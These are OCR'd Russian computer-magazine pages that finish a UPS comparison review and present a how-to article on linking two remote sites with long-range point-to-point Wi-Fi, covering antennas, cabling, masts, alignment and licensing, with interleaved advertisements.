Самый мощный ИБП в нашем тесте. Наличие всего одной кнопки включения питания и одного светодиодного индикатора призвано упростить работу с устройством. Доступ к кнопке несколько затруднен накладкой вокруг — сделано это для того, чтобы избежать случайного отключения устройства. Внешний осмотр также выявил наличие четырех розеток с питанием от аккумуляторов, и одной — через фильтр. Подключив ИБП к розетке, мы услышали звук, характерный для работающего трансформатора. Оказалось, что данный ИБП обладает возможностью заряжаться в выключенном состоянии. Подключив все необходимые кабели и установив UPSMon-программу, идущую в комплекте, начали подготовку к тестированию. Запустив весь необходимый софт, отключили внешнее питание и перешли на работу от батарей. Громкость инвертера, установленного PCM BNT-1000AP дает понять, что рассчитан он на высокопроизводительные системы, которые не призваны быть самыми тихими. Проще говоря, самый крупный, мощный и шумный ИБП в тесте. Показав отличное время почти в 30 минут автономной работы, ИБП отключился. Софт, идущий в комплекте, заслуживает отдельного описания. Русскоязычный, с большим количеством настроек и индикацией всех параметров, он удовлетворит запросы самых взыскательных пользователей. Возможность построения графиков и ведения логов пригодится администраторам. Мощность ИБП позволяет подключить не один компьютер к защите.

$140

editor's choice

IPPON Smart Protect PRO 700

Тип ИБП: Line-Interactive
Номинальная мощность: 700 ВА / 480 Вт
Модель батареи: n/a
Вес: 14 кг
Выходы: 4 x энергонезависимые
Дополнительно: шесть светодиодных индикаторов
Защита телефонной линии\LAN: есть, LAN или телефон
Комплектация: 3 шнура питания, телефонный шнур, com- шнур, софт
Время работы от батарей: 27:25

Всем своим видом, данный ИБП дает понять, что он создан для серьезных людей и призван выполнять серьезные задачи. Большой вес устройства и вентиляционные отверстия заставляют задуматься о месте установки IPPON Smart Protect PRO 700. Передняя панель оснащена целым блоком светодиодных индикаторов: здесь присутствует как индикатор работы, индикатор ошибок, так и набор светодиодов, отображающий уровень заряда батарей. Две кнопки — включения и управления устройством также расположились на передней панели. Задняя панель нам открывает 4 защищенные розетки, порт RS-232 и вентилятор системы охлаждения. Работает он лишь в случаях активного преобразователя тока, что бывает в случае отключения внешнего питания. Подключив все устройства и установив ПО, мы поняли, что производитель подошел серьезно ко всему. Софт позволяет вести учет происходящего не только с данным ИБП, но и с другими — была бы локальная сеть. Логи происходящего можно высылать несколькими путями — в общем, отличный софт для администратора большой рабочей группы с серьезными задачами. Несмотря на разницу 300 ВА в мощности, этот UPS не дотянул до PCM BNT-1000AP всего пару минут. Возможность по выбору защищать телефонную линию или LAN добавляет уважения. Разочаровал лишь способ подключения — устаревший RS-232. Вполне возможно, что на современных машинах, к которым скорее всего купят данный ИБП, может не оказаться свободного COM-порта.

APC Back-UPS ES 525

Тип ИБП: Line-Interactive
Номинальная мощность: 525 ВА / 300 Вт
Модель батареи: n/a
Вес: 7 кг
Выходы: 3 x энергонезависимые, 1x фильтрация
Дополнительно: светодиодный индикатор
Защита телефонной линии\LAN: есть, телефон
Комплектация: телефонный шнур, USB- шнур, софт
Время работы от батарей: 8:18

ИБП напоминает скорее большой сетевой фильтр, нежели Источник Бесперебойного Питания. Сменный аккумулятор доступен под крышкой на нижней части устройства. На верхней расположен выключатель и светодиодный индикатор состояния. 3 защищенные розетки и одна розетка с фильтрацией призваны сохранять подключенные девайсы. Стоит обратить внимание — именно розетки, так что ты смело можешь подключить хоть пылесос, если боишься не закончить уборку к возвращению родителей домой. Защита телефонной линии также пригодится, если часто в твоем районе бывают грозы, или ты опасаешься саботажников. Подключается устройство по шине USB, что не может не радовать — все компьютеры оснащены данным интерфейсом. Софт, идущий в комплекте, довольно информативен и поддерживает русский язык. Порадовала скорость заряда аккумуляторов — при полной разрядке, они восстанавливают 95% емкости за 4 часа. Небольшое время работы в автономном режиме, несколько больше 8 минут, можно компенсировать быстрой зарядкой — отличный вариант в местах с нестабильным питанием. Собрав воедино плюсы и минусы, можно сказать, что данное устройство отлично подходит для защиты не только компьютеров, но и офисной техники. Основная задача APC Back-UPS ES 525 — дать возможность сохранить все документы и отправить факс электрикам с претензией о срочном восстановлении электроснабжения.



Притупились мысли?



заточись на
www.phenomental.ru

Феноментальное решение

- для концентрации внимания
- для улучшения памяти
- для быстрой активации умственной деятельности

Узнай больше на
www.phenomental.ru

За тридевять земель

НАША ЗАДАЧА НА СЕГОДНЯ — СВЯЗАТЬ МЕЖДУ СОБОЙ ДВА УДАЛЕННЫХ ОБЪЕКТА (ЛОКАЛЬНЫЕ СЕТИ ИЛИ ПРОСТО ОДИНОЧНЫХ КЛИЕНТОВ). К СОЖАЛЕНИЮ, ВОЗМОЖНОСТИ СЛИНКОВАТЬСЯ НАПРЯМУЮ НЕТ, ТАК КАК ЭТОМУ МЕШАЕТ СЛИШКОМ БОЛЬШОЕ РАССТОЯНИЕ ИЛИ НЕПРЕОДОЛИМОЕ ПРЕПЯТСТВИЕ (РЕЖИМНЫЙ ОБЪЕКТ И Т.П.). ВАРИАНТОВ РЕШЕНИЯ ПОСТАВЛЕННОЙ ЗАДАЧИ НЕСКОЛЬКО | Степан Ильин aka Step (step@real.xakep.ru)



Руководство по поднятию Wi-Fi на большом расстоянии

[связать две сетки] Итак, есть несколько вариантов решений этой задачи:

1 Подключить оба объекта к высокоскоростному выделенному каналу и наладить VPN-соединение. В этом случае каждому придется оплачивать абонентку, а в случае использования различных провайдеров — отдавать огромные деньги за трафик (при работе через одного и того же прова трафик считается внутресетевым и обычно не тарифицируется). С другой стороны, это надежное соединение с гарантированной скоростью, ограниченной лишь возможностями используемых выделенных линий. С настройкой такого соединения справится любой опытный администратор. Справишься и ты, если прочитаешь соответствующие статьи в X :).

2 Проложить оптоволокно или медь по канализации, воспользовавшись услугами городских служб. Дело дорогое и неблагодарное: для этого нужно целая куча разрешений, лицензий и связей. Хотя такой канал и является идеальным вариантом, но для обычных смертных едва ли осуществим. Да и влетит это в копеечку, как, впрочем, и аренда существующих коммуникаций. Оставим этот способ профессиональным связистам.

3 Связать объекты по радиоканалу. Это требует относительно небольших разовых вложений, но зато при удачном стечении обстоятельств выйдет стабильный канал с приличной пропускной способностью. К недостаткам можно отнести необходимость регистрации радиосредств в госсвязьнадзоре и получение разрешений на использование частот. Более того, скорость передачи данных и потери в канале могут сильно зависеть от рельефа местности, «загруженности» эфира и погодных условий. Гарантировать 100% успех никто не будет, но это единственный доступный для нас вариант. Его мы и рассмотрим!

[девайс девайсу — рознь] Скажу честно: канитель с Wi-Fi может выйти приличная. И в первую очередь это относится к выбору подходящего оборудования. На рынке представлено огромное разнообразие различных Wi-Fi-адаптеров, точек доступа, антенн, усилителей и прочих примочек, произведенных как за границей, так и нашими НИИ. И выбор далеко не всегда очевиден. Попробуй сходу скажи, какого усиления антенны будет достаточно для уверенного приема, и какая точка доступа лучше справится со своими задачами в данной местности. Трудность заключается еще и в том, что девайсы даже одной модели могут быть несколько раз модифицированы (вплоть до изменения используемого чипсета) и продаваться с различными прошивками. Получается, что одна и та же модель иной раз ведет себя абсолютно по-разному. Отсюда и идут всевозможные споры на форумах, когда один человек утверждает, что поднял стабильный линк на расстоянии 2 км, а другой удивляется, почему те же карточки отвратно работают даже на одном столе. Попробуем разобраться, какое именно оборудование нам необходимо.



В Америке ежегодно проходят соревнования Defcon WiFi Shootout, где каждому желающему предоставляется возможность попробовать установить Wi-Fi-соединение на рекордно большом расстоянии. В прошлом году эти соревнования проходили в пустыне Невада, где трое юношей установили связь на расстоянии 89(!) км. В качестве антенн использовались обычные спутниковые тарелки со специальными облучателями.


[беспроводные адаптеры] Это самое примитивное Wi-Fi-устройство. Адаптеры имеют небольшую аккуратную антенну, благодаря которой производится подключение к местной беспроводной сети. Такие девайсы сейчас встраиваются повсеместно: в материнские платы, карманные ПК, ноутбуки, принтеры и даже смартфоны. Подключаемые Wi-



сетевой адаптер — вещь практичная, но в нашем деле не совсем подходящая

Fi-адаптеры выполнены в соответствии с теми же спецификациями, что обычные сетевые платы. Поэтому без труда можно подобрать Wi-Fi PCMCIA-адаптер для своего старенького ноутбука или же PCI-вариант в домашний компьютер. А если в компьютере нет свободного PCI-слота, то с задачей не худшим образом справятся и адаптеры, подключаемые к USB. Так или иначе, беспроводные адаптеры чаще всего используются внутри помещения. И хотя в них встроен специальный режим, обеспечивающий прямое взаимодействие друг с другом, для работы «на воздухе» предпочтение отдается все-таки точкам доступа (AP — Access Point).

[точки доступа] Если проводить аналогию с обычными локальными сетями, то точка доступа — это почти то же самое, что свитч. С той лишь разницей, что клиенты подключаются к ней без проводов — вместо них используются радиочастоты. Но так как точки доступа обычно выполняют функцию моста между беспроводными и проводными участками сети, сетевой кабель все-таки необходим.



очень часто радиолинк является единственной возможностью связать два удаленных друг от друга объекта

Точки доступа — это сравнительно дорогие девайсы, но их цена во многом оправдана. В большинстве своем, это многофункциональные управляемые девайсы, включающие в себя аппаратный файрвол, роутер, шейпер и тому подобные полезные приблуды. Ты можешь полностью отконфигурировать точку под себя: составить список разрешенных и запрещенных MAC-адресов, задать всевозможные параметры Wi-Fi-канала, контролировать трафик по определенным протоколам, задать ключи шифрования и так далее. Я уже не говорю о поддержке статического роутинга и динамического шейпера беспроводного канала, равномерно распределяющего ширину канала по всем подключенным в данный момент клиентам. Точки доступа активно взаимодействую друг с другом. При желании можно создать полностью беспроводную сеть, но при этом нередко радиоканал поднимается там, где проложить обычную «проводку» не представляется возможным. Это как раз наш случай.

При выборе AP'шки нужно позаботиться, чтобы по обеим сторонам канала использовалось оборудование от одного и того же производителя. Еще лучше — одинаковой модели. Даже если два разных девайса используют одни и те же протоколы и спецификации, а производители гарантируют 100% совместимость (думаешь, ее кто-нибудь проверял?), рисковать не стоит. Следующее важное условие — точка доступа должна предусматривать возможность подключения внешней антенны. Штатная антенна в этом случае не припаивается к AP'шке, а вставляется в специальный разъем. Это очень важно! Изначально стандарт Wi-Fi разрабатывался для использования внутри помещения, поэтому в лучшем случае максимально возможный радиус действия со штатной антенной составляет 100-200 м. Чисто теоретическая скорость стандарта 802.11b составляет всего 22 Мбит/с, а 802.11g — 54(108) Мбит/с. Объяснять, что лучше и быстрее, не имеет смысла :). Я умышленно не стал упоми-



точка доступа: перед покупкой проверь возможность подключения внешней антенны

диаграмма направленности

нать стандарт 802.11a, так как он использует диапазон частот 5,25-5,35 ГГц, и пока не получил должного распространения.

Ты спросишь, что конкретно я посоветую? Сложно сказать. Здесь все, как и при выборе процессора, зависит от личных предпочтений. Я не раз видел, как отлично работают беспроводные соединения на дешевом оборудовании (60—70$ за одну точку доступа) от D-Link. Но для важных линков я бы использовать их не стал. Если ты не особенно ограничен в финансах, то определенно стоит посмотреть в сторону оборудования (150—400$) Linksys Z-Com, Cisco и NetGear. При выборе определенной модели не поленись проштудировать форум *forum.nag.ru* и спросить мнения гуру: возможно, с выбранной точкой кто-то из бывалых провел незабываемые часы безрезультатной настройки. Многие конторы предоставляют оборудование для теста — это очень удобно, так как ни один обзор и уж тем более мои «советы в двух строчках» не могут гарантировать стабильную работу AP'шки в конкретных условиях. Не понравится — сдашь обратно. Таким же образом можно поступить и с б/у оборудованием, так как продавцы практически всегда предлагают 2-х недельный испытательный срок. Это, кстати говоря, еще и реальная маза сэкономить на дорогостоящем оборудовании.

[антенны] Каждый знает, что антенна — это девайс, с помощью которого осуществляется прием и передача информации. Но если ты всерьез решил заняться радиосетями, то должен иметь более глубокие знания по теме. Вообще говоря, антенна представляет собой проводник или набор проводников, предназначенных для излучения или улавливания электромагнитных волн. Для передачи сигнала антенна преобразует радиочастотные электрические импульсы передатчика в электромагнитную энергию, которая в виде электромагнитных волн излучается в пространство. В пространстве происходит распространение волны. Если приемник был настроен на частоту передатчика, то излучающая радиоволна создаст на антенне получателя электрический ток (радиочастотные электрические импульсы), который обработается приемником. При двусторонней связи антенна используется как для приема, так и для передачи сигнала. Причем характеристики антенны одинаковы как для процесса передачи, так и для получения электромагнитной энергии. Проще говоря, антенна передает точно так же, как и принимает.

Любая антенна имеет две основные характеристики: диаграмма направленности и коэффициент усиления. Начнем с первой. Как бы то ни казалось странным, но любая антенна излучает энергию во всех направлениях. Однако интенсивность излучения для каждого направления различна. Для того чтобы показать, каким способом вещает антенна, используется так называемая диаграмма направленности. Расстояние от антенны до любой точки диаграммы направленности прямо пропорционально энергии, которая была излучена антенной в данном направлении. Посмотри на рисунок — и все станет ясно.

С увеличением мощности излучения в одном направлении, излучения для всех остальных направлений падает, но суммарная мощность при этом остается неизменной. Многие считают, что коэффициент усиления характеризует отношение входной и выходных мощностей антенны, но это не так. На самом деле, антенна не увеличивает мощность (для этого используются дорогостоящие ВЧ усилители ~250—500$), а лишь концентрирует излучение в каком-то конкретном направлении. Вспомни обычную электрическую лампочку: когда она просто горит, свет равномерно распространяется во всех направлениях. Но стоит вставить эту лампочку в фонарик с отражающей полусферической поверхностью, как получается узкий луч с высокой яркостью. В случае с антенной происходит то же самое. Коэффициент усиления измеряется в децибелах. Чем этот параметр выше — тем лучше.

Абсолютное большинство продаваемых на рынке внешних антенн — направленные. Именно такие нам и нужны. Особую славу среди вайфайщиков сыскали направленная антенна POLARIS 2450-17 (от 14 дБ, 30—35$) и так называемая «Калифорния» — параболическая антенна California Amplifier (от 24 дБ, от 90$). Обе показывают прекрасные показатели на линках средней (вплоть до 1—2 км) и большой дальности. Располагая чуть большими финансами, стоит обратить внимание на антенну Net Gear ANT24D18 (18 дБ, $150). Лично видел ее в действии (линк с дальностью 9 км). Вещь! При желании антенну можно сделать самому… из банки от кофе, например. На сайте *www.cqham.ru/wirelessl.htm* представлены самые разнообразные конструкции, в том числе и совсем несложные.

Большинство антенн комплектуются крепежом к мачте, несколькими метрами высокочастотного кабеля, а также разъемом определенного типа. Во время покупки обрати внимание на тип разъема — это очень важно.


[кабель и разъемы] Для соединения точки доступа и антенны используется исключительно высокочастотный кабель, иногда его называют «фидер». ВЧ-кабель имеет довольно большой диаметр (7—15 мм), плотный двойной экран и сплошной центральный проводник из чистейшей меди. Физически вспененный диэлектрик еще больше улучшает эксплуатационные характеристики кабеля, поэтому становится возможным его использование в сетях связи 400—4000 МГц. При выборе кабеля ориентируйся на наименьшую цифру потерь на 100 метров кабеля. Но даже самый дешевый из них едва ли будет стоить меньше 1—2$ за метр. Справедливости ради, стоит заметить, что этого кабеля хватит тебе надолго: оболочка изготовлена из материала, невосприимчивого к влаге и стойкого к ультрафиолетовому излучению.




Не стоит забывать, что незаконное использование радиочастот грозит солидным штрафом и возможной конфискацией оборудования. За применение материала в незаконных целях автор и редакция ответственности не несут.



Антенны с высоким коэффициентом усиления являются источниками высокочастотного излучения. Мощность излучаемого сигнала мала, но находиться в непосредственной близости от рабочей антенны не стоит. Врачи рекомендуют выдерживать хотя бы минимальную дистанцию.



разнообразие используемых разъемов и штекеров



антенну для Wi-Fi можно легко изготовить самому — иногда результат превосходит ожидания!

Разъемы — это уже другая тема для разговора. Существует сразу несколько стандартных штекеров (N-type, TNC, SMA, SMB), которые используются в радиосвязи. К сожалению, производители беспроводных девайсов и антенн никак не договорятся между собой, поэтому очень часто приходится покупать переходники (от 5$).

[предварительная подготовка] Перед тем, как начинать настраивать точки доступа в полевых условиях, рекомендую настроить все необходимое на столе. Во-первых, ты убедишься, что все функции девайсов работоспособны. А во-вторых, избавишь себя от лишнего геморроя во время установки и юстировки антенн.

Большинство AP'шек конфигурируются посредством веб-браузера или соединения telnet. Удобный вариант, что ни говори. Но при таком раскладе первое, что нужно сделать, — это поменять администраторский пароль, установленный по умолчанию. Продолжая налаживать безопасность, нужно в обязательном порядке подключить WEP-шифрование (Wired Equivalent Privacy) или, если возможно, WPA (Wi-Fi Protected Access).

После этого необходимо задать для каждой точки доступа статический IP-адрес и перевести в так называемый режим BridgeMode. Последний позволяет AP'шкам полноценно взаимодействовать друг с другом, но при этом все клиентские подключения (с помощью сетевых адаптеров) попросту игнорируются.


В сетях 802.11b и 802.11g своеобразным стандартом считается использование 1, 6 и 11 каналов, причем взаимодействующие между собой точки доступа должны одновременно использовать один и тот же канал. Но не спеши вводить его значение наобум. Важно, чтобы выбранный канал не использовался беспроводными локалками по соседству, иначе проблем со связью не миновать.

Так или иначе, но на столе обе точки доступа должны работать вполне комфортно. Проверить связь между точками можно с помощью команды ping. Если все пакеты доходят и возвращаются без потерь — считай, что все хорошо. В противном случае, проверь заново все настройки или сразу неси устройства в сервис. Сам понимаешь — продолжать дальнейшую настройку не имеет никакого смысла.


[крепление] Настроить связь в домашних условиях — воистину сущий пустяк. В реальных условиях все совсем по-другому: соединение практически никогда не устанавливается с первого раза, а настройщикам приходится немало попотеть, чтобы точки увидели друг друга. Основное условие более или менее быстрого и стабильного соединения — прямая видимость. Я не шучу. Видимость должна быть абсолютной: между точками не должно быть каких-либо препятствий, типа крыш домов, верхушек деревьев, телевизионных или GSM-вышек и т.п. Конечно, можно попробовать наладить связь и на отраженном сигнале (если ему еще есть от чего отражаться), но этот вариант подойдет лишь для расстояний максимум в 200—300 метров.

В погоне за прямой видимостью антенны нередко приходится располагать на крышах домов. Но в этом случае к их установке нужно отнестись с двойной осторожностью. Не стоить цеплять дорогостоящий девайс к первому попавшемуся телевизионному столбу. Оставь эти архаизмы в покое: рано или поздно, но во время сильного порыва ветра этот столб все-таки покосится. Лучшее, что при этом может случиться — это банальная потеря сигнала.

Напрашивается вопрос: тогда куда же крепить? К своему собственному кронштейну! Эту нехитрую конструкцию за копейки можно приобрести на любом рынке или же заказать на металлобазе. Если возникнет необходимость установить антенну чуть выше, то можно и вовсе заказать изготовление собственной мачты. Не пугайся! :) По сути, это всего лишь кусок трубы с приваренным снизу основанием (металлическая пластина). Естественно, соорудить 20-метровую вышку на крыше дома тебе никто не разрешит, но зато установить свою трехметровую мачту вполне возможно. Основание мачты необходимо тщательно закрепить с помощью анкеров или связки саморезов и дюбелей. При этом от тебя требуется быть максимально точным и осторожным, чтобы не испортить кровлю крыши. Чтобы к тебе в гости не нагрянули недовольные жильцы с верхнего этажа, все щели в основании мачты нужно обязательно залить герметиком или гудроном. С вершины мачты в 4-х направлениях необходимо растянуть стальную проволоку или трос, после чего натянуть ее с помощью небольших талрепов (см. рисунок). Это необходимо для обеспечения большей устойчивости, особенно, если у тебя ветреная крыша и высокая мачта. Рисуя мастеру эскиз будущей мачты, не забудь о четырех металлических «ушках», к которым эта проволока будет цепляться.



длина высокочастотного кабеля не должна превышать 8—9 метров



ИГРА, ПОКОРИВШАЯ БОЛЕЕ 60 МИЛЛИОНОВ ЧЕЛОВЕК В 70 СТРАНАХ МИРА

МИРОВАЯ ПРЕМЬЕРА!



Ролевая карточная игра Magic: The Gathering В СЕНТЯБРЕ НА РУССКОМ ЯЗЫКЕ! Каждая игральная карта - это настоящее произведение искусства, пополните свою коллекцию русскоязычными шедеврами!

Встречайте 9-ую редакцию легендарной Игры!







бюджетная AP'ка от D-Link подойдет для тех, кто ограничен в финансах




такие параболические антенны используются в Wi-Fi сетях очень часто

кронштейн для крепления антенны к стене

Последний момент — кронштейн и уж тем более мачту в обязательном порядке нужно заземлить. Если ты производишь монтаж на крыше, то проблем возникнуть не должно. Просто привари свое крепление к контуру заземления (это такая толстая арматурина, которая идет по крыше любого здания).

[настройка] Вообще, настройка беспроводного канала — это лотерея. Может повезти сразу, а может и не повезти вообще. Но в любом случае экспериментировать придется довольно долго — нужно пробовать самые различные варианты мест и направления антенн. Если ты настраиваешь линк на таком расстоянии, что удаленная точка практически не видна, то не лишним будет заранее запастись биноклем или небольшим телескопом. Я не шучу. Ситуации, когда сходу не удается определить визуальное расположение удаленной точки, встречаются сплошь и рядом. С помощью же бинокля можно не только правильно определить направление, но и прикинуть примерный угол поворота антенны.

Большинство направленных антенн имеют довольно большой угол распространения сигнала. Так что даже примерная юстировка антенны может привести к более-менее приличным результатам. Если же поэкспериментировать, последовательно замеряя сигнал и потихоньку меняя расположения антенн, то можно и вовсе добиться отличного результата. Особенно обольщаться, правда, не стоит: едва ли ты увидишь высокие скорости, это же радио. Максимум — 20—25 Мбит/с.



в случае использования мачты необходимо позаботиться об ее устойчивости

Браться за настройку Wi-Fi-канала нужно, как минимум, вдвоем. Еще лучше — втроем. При этом два человека будут заниматься непосредственно позиционированием антенн (с каждой стороны), а третий — следить за уровнем сигнала. Уровень сигнала отображается в админском интерфейсе точек доступа, так что следящему за ним человеку совершенно необязательно присутствовать на месте настройки. С таким же успехом он может сидеть дома и просматривать сигнал через браузер. Естественно, во время настройки приходится много общаться. Это можно делать как по рации, так и по сотовому телефону. Или, например, с помощью радиотрубок. При этом третий человек, который сидит дома и следит за сигналом, может разговаривать с базы радиотелефона или подключиться к разговору с помощью услуги «конференция 3-х», поддерживаемой всеми современным цифровыми АТС.



www.wifi-connect.ru — беспроводные сети России.
www.wi-fi.ru — о технологии Wi-Fi на русском языке.
www.nag.ru — ведущий ресурс по сетевому администрированию в России.
http://interfaces.by.ru/80211g.htm — подробное описание стандарта IEEE 802.11g.
www.nwfusion.com/research/2002/0909wepprimer.html — проблемы безопасности в Wi-Fi сетях.
www.wi-fi.org/OpenSection/FAQ.asp — официальный FAQ по Wi-Fi.

[куда девать AP'шку?] Неправы те, кто считают, что антенну можно установить на крыше девятиэтажного дома, а точку доступа — у себя в квартире на 5-ом этаже. Ответственно заявляю: ничего хорошего из этого не выйдет. Расстояние между антенной и точкой доступа должно быть минимальным и в идеале не превышать 3—5 метров. В крайнем случае — метров 8—9. Система, возможно, будет работать и при большей протяженности кабеля, но скорость передачи данных при этом оставляет желать лучшего. Некоторые энтузиасты располагают точки доступа в непосредственно близости от антенны — прямо на крыше. Для этого используется довольно плотный железный ящик. При этом само оборудование (AP'шка и все необходимое) вместе с собирающими конденсат- шариками предварительно помещаются в целлофановый пакет. К ящику подводят все необходимые коммуникации (ВЧ-кабель, витуха до свитча, питание), после чего он закрывается, и самым тщательным образом герметизируется с помощью герметика.

Если спросишь меня, то я рисковать дорогостоящим оборудованием не люблю. Поэтому предпочитаю располагать ящики с оборудованием на этажах, в лифтерной или, в случае их отсутствия, на последнем этаже в подъезде. Технология здесь точно такая же, как и при построении локальной сети. Подробней читай статью «Кладем сеть» в июньском номере Х.

[connected...] Как видишь, организовать свой радиоканал, то есть настроить две AP-шки в режиме точка-точка, довольно просто. Насколько хорошо он будет работать — это уже другой вопрос. Простейший способ измерить среднюю скорость в конкретных условиях: взять файл достаточно большого размера и замерить время его прохождения по беспроводной сети. Разделив размер файла на это время, ты получишь реальную скорость. В зависимости от погоды, времени года, а также наличия в радиоэфире помех, это значение может сильно варьироваться как в большую, так и в меньшую сторону. Для того чтобы проверить стабильность канала, несколько суток погоняй команду ping и оцени статистику потерянных пакетов

ПРАВОВОЙ АСПЕКТ ИСПОЛЬЗОВАНИЯ WI-FI

Для того чтобы использовать Wi-Fi, необходимо получить специальное разрешение на использование полосы частот 2400—2483,5 МГц (стандарты 802.11b и g). К счастью, как для внутриофисных систем, так и для внешних сетей (как в нашем случае) применяется упрощенный порядок получения этого самого разрешения. Его выдает ФГУП «Главный радиочастотный центр», за подробными консультациями стоит обращаться именно туда.

Не буду скрывать, в реальности мало кто это разрешение имеет. Для его получения потребовалось бы пройти огромную волокиту с бумагами и заплатить немало денег, что для многих практически невыполнимо. К счастью (или, к сожалению), контроля над пиратским использованием частот в России практически нет. Поэтому вот уже несколько лет любой желающий свободно использует частоту 2.4 ГГц, рискуя при этом получить по башке. Диапазон частот вокруг 2.4 ГГц при этом сильно загажен, что сильно мешает работе официальных провайдеров.

Ссылка по теме: ФГУП «Главный радиочастотный центр» — *www.grfc.ru*.

Минсвязи России — *www.minsvyaz.ru*.



Москва: Армада-PC (095) 232-30-82, Артрон (095) 789-85-80, Avakom M (095) 784-67-36, Avanta PC (095) 954-54-22, Белый Ветер (095) 730-30-30, ForceComp (095) 775-66-55, ION (095) 729-57-10, **NEXUS** (095) 928-23-67, Тенфолд (095) 545-32-71, **OLDI** (095) 105-07-00, **ПИРИТ** (095) 974-32-10, Polaris (095) 755-55-57, Портком (095) 101-33-64, Респект (095) 177-40-77, Сетевая Лаборатория (095) 500-03-05, SMS (095) 956-12-25; СтартМастер (095) 967-15-15, ТФК (095) 749-96-32; Умные машины (095) 780-00-41, Ф-Центр (095) 105-64-47, USN (095) 775-82-02; **Санкт-Петербург:** Display (812) 103-00-18, КЕЙ (812) 331-24-77, Микробит (812) 333-44-44, Компьютерный мир (812) 333-00-33; СТР Компьютерс (812) 542-4551; **Барнаул:** C-Trade (3852) 38-10-00; **Воронеж:** PET (0732) 77-93-39; **Екатеринбург:** Парад (3432) 51-48-22, Старттехно+ (3432) 56-85-01; **Краснодар:** Владос (8612) 62-33-73, Санрайз (8612) 640-066; **Новосибирск:** НЭТА (3832)16-33-11, Техносити (3832) 125-333; **Ростов на Дону:** Центр-Дон (8632) 698-668; **Самара:** Прагма (8462) 701-701; **Томск:** Интант (3822) 41-55-32; **Тюмень:** AD Systems (3452) 22-35-33; **Челябинск:** Японская электроника (3512) 63-74-34; **Хабаровск:** Anykey (4212) 328-155

Intel, Intel logo, Intel Inside, Intel Inside logo, Intel Centrino, Intel Centrino logo, Celeron, Intel Xeon, Intel SpeedStep, Itanium, and Pentium are trademarks or registered trademarks of Intel Corporation or its subsidiaries in the United States and other countries

MenuetOS

